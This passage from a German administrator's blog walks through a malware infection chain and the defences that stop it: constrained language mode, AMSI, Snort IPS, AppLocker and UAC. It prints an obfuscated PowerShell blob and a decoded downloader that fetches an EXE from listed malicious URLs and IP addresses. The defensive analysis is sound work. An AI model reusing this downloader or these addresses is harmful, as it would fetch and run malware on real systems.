4AZQAnACsAJwB4AGUAJwApADsAZgBvAHIAZQBhAGMAAaA0ACQARgAZAF8AMgAyAF8AMwAwACAAaQBwACAaAJABQADEANGBfADgAMABfADKAKQB7AHQAcgB5AH
sAJwB7JAEoAaABHACcAKwAnADQAJwApAC4AUwBwAGwAaQB0ACgAJwBAACcAKQA7ACQAcgAwADYAMwA5ADgAXwA9ACgAJwBLADMAA0ADMAJwArACcANgAnAC
sAJwA0ACcAKQA7ACQAbQA2ADgAXwA4ADgAIAA9ACAaKAAnADMAMwAuADEAJwArACcANAA1ACcAKQA7ACQAcgAwADYAMwA5ADgAXwA9ACgAJwBLADMAA0ADMAJwArACcANgAnAC
cAMgAXACcAKQA7ACQAUAA3ADYAXwBfAF8APQAKAGUAbgB2ADoAdQBzAGUAcgBwAHIAbWBMAGkAbAB1ACsAJwBcACcAKwAkAG0ANgA4AF8A0AA4ACsAKAAnAC
4AZQAnACsAJwB4AGUAJwApADsAZgBvAHIAZQBhAGMAAaA0ACQARgAZAF8AMgAyAF8AMwAwACAAaQBwACAaAJABQADEANGBfADgAMABfADKAKQB7AHQAcgB5AH
sAJwB7JAEoAaABHACcAKwAnADQAJwApAC4AUwBwAGwAaQB0ACgAJwBAACcAKQA7ACQAcgAwADYAMwA5ADgAXwA9ACgAJwBLADMAA0ADMAJwArACcANgAnAC
YANwA3AF8APQoAcAdAbFAF8AXwAnACsAJwAZADcAXwAnACkA0wBJAGYAIa0AcgARwB1AHQALQB7AHQAZQBtACAaAJABQADcANgBfAF8AXwApAC4ABAB1AG
4AZwB0AGGAIATAgcAZQAGADQAMAAwADAAMAAPACAeAwBJAG4AdgBvAGsAZQATAEkAdAB1AG0AIAkAFANwA2AF8AXwBfADsAJABhADgAXwAF8AXwA4AF
8APQoAcATWAnACsAJwA0ADEAJwArACcAMwAyADUAMgAwACcAKQA7AGIACgB1AGEAawB7AH0AF0B7JAGEAdABjAGgAewB9AH0AJABkADcA0AA4ADkANGBfAD
0AKAAnAEUJwArACcAMwAnACsAJwAXADkAXwA4ACcAKQA7AA==
new-object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:34
+ $a___4538=('L337_'+'91');$M44_4_=new-object Net.WebClient;$P16_80_9=( ...
+
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand
    
```

Der Code wäre einfach nicht gestartet. ☹️

- PowerShell AMSI (AntiMalwareScanInterface ab Windows 10) bietet eine Schnittstelle für kompatible Virens Scanner, die den Klartext-Code vor dessen Ausführung noch einmal prüfen können. Eine feine Sache...

Auch die PowerShell musste über das Netzwerk einen Download starten. Das könnte durch eine passende Endpoint-Protection verhindert werden. Hier seht ihr den Downloadversuch der EXE-Datei auf einem meiner Clients:

```

PS C:\Users\stephan> $N44_4_=new-object Net.WebClient
$P16_80_9=('http:'+'//'+$ba+'+zee3'+'.com/v'+$59HXZ'
$m68_88 = ('3'+$45')
$P76___=$env:userprofile+'\'+'$m68_88+('.e'+$xe')
foreach($F3_22_30 in $P16_80_9){
    try{
        $F3_22_30
        $N44_4_.DownloadFile($F3_22_30, $P76___)

        If ((Get-Item $P76___).length -ge 40000) {
            'success'
            break
        }
    }
    catch{}
}
http://baze365.com/v59HxZy
http://giancarlo.roso.com/xwSiP547
http://13.233.183.227/5VfqqsMv
http://128.199.187.124/v35hrbFz
http://104.223.40.40/8CqRIJhG4

PS C:\Users\stephan>
    
```

Mein AntiVirus konnte bereits einige der dubiosen Adressen. Aber leider nicht alle. Eine hatte funktioniert! Hier hat mein Intrusion Prevention System (IPS) Snort zugeschlagen:

Alert Log View Settings

Interface to Inspect: LAN_110_CLIENTS (Choose interface...)
 Auto-refresh view
 Alert lines to display: 250

Alert Log Actions

Alert Log View Filter

Last 250 Alert Log Entries

Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2019-02-26 20:29:30	2	TCP	Potentially Bad Traffic	192.198.90.198	80	192.168.110.101	13959	1:2016538	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
2019-02-26 20:29:30	1	TCP	Potential Corporate Privacy Violation	192.198.90.198	80	192.168.110.101	13959	1:2018959	ET POLICY PE EXE or DLL Windows file download HTTP
2019-02-26 20:29:30	3	TCP	Misc activity	192.198.90.198	80	192.168.110.101	13959	1:2014520	ET INFO EXE - Served Attached HTTP

Dieses Modul läuft auf meiner Firewall mit. Eine Firewall-Regel alleine hätte nichts gebracht, da Port 80 im allgemeinen offen ist. Snort schaut sich aber den Traffic dahinter genau an und entscheidet blitzschnell, ob der Datenstrom problematisch ist. Man erkennt schön in den DDescriptions, dass Snort einen Second Stage Download einer EXE erkannt hat. Darauf wurde eine dynamische Firewall-Regel erstellt und der Datenstrom wurde blockiert:

Blocked Hosts and Log View Settings

Blocked Hosts

 All blocked hosts will be saved
 All blocked hosts will be removed

Refresh and Log View
 Refresh
 Save auto-refresh and view settings
 Default is ON
 Number of blocked entries to view: 500
 Default is 500

Last 500 Hosts Blocked by Snort

#	IP	Alert Descriptions and Event Times	Remove
1	60.191.38.77	ET CINS Active Threat Intelligence Poor Reputation IP TCP group 52 – 2019-01-09 19:40:38 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 53 – 2019-02-20 21:45:19 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 50 – 2019-02-18 22:31:24 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 49 – 2019-01-30 02:41:17 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 47 – 2019-02-06 07:17:45 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 48 – 2019-02-11 15:57:11 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 54 – 2019-02-26 05:08:41 ET CINS Active Threat Intelligence Poor Reputation IP TCP group 56 – 2019-02-26 20:17:28	<input type="button" value="X"/>
2	192.198.90.198	ET INFO EXE - Served Attached HTTP – 2019-02-26 20:29:30 ET POLICY PE EXE or DLL Windows file download HTTP – 2019-02-26 20:29:30 ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download – 2019-02-26 20:29:30	<input type="button" value="X"/>

2 host IP addresses are currently being blocked by Snort.

Das ist eine feine Sache. Denkt aber bitte auch an ein Alerting! Es nützt nichts, wenn ein IPS still im Hintergrund werkelt und niemand die problematischen Ereignisse mitbekommt. Ich als Administrator habe kurz nach der Sperre eine Mail bekommen:

neue IPS-Alerts


count	TotalCount	SourceIP	DestinationIP	SourcePort	DestPort	FirstSeen	LastSeen	Classification	AlertMessages	SourceName	DestinationName
2	2	192.168.90.198	192.168.110.101	80	13959	20.29.31	20.29.31	Misc activity	ET INFO EXE - Served Attached HTTP	shared034.hosky.com	WS-CL1.ws.its
2	2	192.168.90.198	192.168.110.101	80	13959	20.29.31	20.29.31	Potentially Bad Traffic	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download	shared034.hosky.com	WS-CL1.ws.its
2	2	192.168.90.198	192.168.110.101	80	13959	20.29.31	20.29.31	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	shared034.hosky.com	WS-CL1.ws.its

Natürlich würde diese EXE-Datei nach dem Download auch die Festplatte des Clients berühren, wo der Virens scanner wieder aktiv untersuchen kann. Aber wie gesagt: der Scanner kann getäuscht werden oder den Zustand noch nicht kennen. Zudem gibt es immer wieder auch PowerShell-Codes, die ausschließlich im Arbeitsspeicher landen...


Sollte es die EXE-Datei tatsächlich auf das Zielsystem geschafft haben (es ist möglich, denn kein Filter arbeitet perfekt!), dann wird es langsam problematisch.

Stage 5 – die EXE #1

Ich gebe vielen unserer Nicht-Windows-Administratoren Recht: das man unter Windows als einfacher Benutzer nahezu fast alles ausführen kann ist einfach ein Unding. In der Enterprise-Edition gibt es aber den AppLocker. Mit dieser Betriebssystem-Komponente kann über zentrale Richtlinien gesteuert werden, wer was ausführen darf:



Ein Start des Trojaners würde dann so aussehen:




Natürlich gilt auch hier: der Applocker hält zunächst nur ausführbare Dateien auf. Scripte oder InMemory-Anwendungen interessieren ihn erst einmal nicht.

Stage 6 – die EXE #2

Die 2. Anwendung hätte man mit den Maßnahmen der anderen Stages ebenfalls aufgehalten: der Applocker hätte die Ausführung verhindert und die Firewall und das IPS hätten die Kommunikation nach außen einschränken können.

Zusätzlich wäre aber auch die Tarnung und die Persistence (also das dauerhafte Einnisten) abzuschwächen. Ihr habt gesehen, dass sich die Datei als Service registriert, wenn der infizierte Benutzer über lokale Administratorrechte verfügt. Eine konfigurierte Benutzerkontensteuerung hätte dies auch verhindert. In einem weiteren Test hatte ich der Benutzerin Tessa.Test auch lokaladministrative Rechte gegeben – und dann hab ich die UAC auf maximalen Schutz konfiguriert. Das Ergebnis: die 2. EXE hat sich auch nur mit einem AutoRun-Eintrag registriert, da sie sonst mit einem UAC-Prompt auf sich aufmerksam gemacht hätte. Ohne administrative Rechte wäre es natürlich auch nicht zu einem laufenden Service gekommen. 😊



Dieser Ansatz ist durchaus eine Überlegung wert: „Administratoren bzw. administrative Konten kommen nicht ins Internet und Konten mit Internetzugang bekommen keine administrativen Rechte“. Das Administrieren wird natürlich nicht mehr so bequem sein – aber es ist ein guter Schritt in Richtung sichere Systeme.

Fazit

Es braucht durchaus unwissende Benutzer und fehlende oder mangelhafte Sicherheitsstandards, damit eine Infektion funktioniert. Aber denkt daran: es genügt EIN kompromittiertes System. Die Techniken werden immer raffinierter. Ist eure Infrastruktur darauf vorbereitet? 😊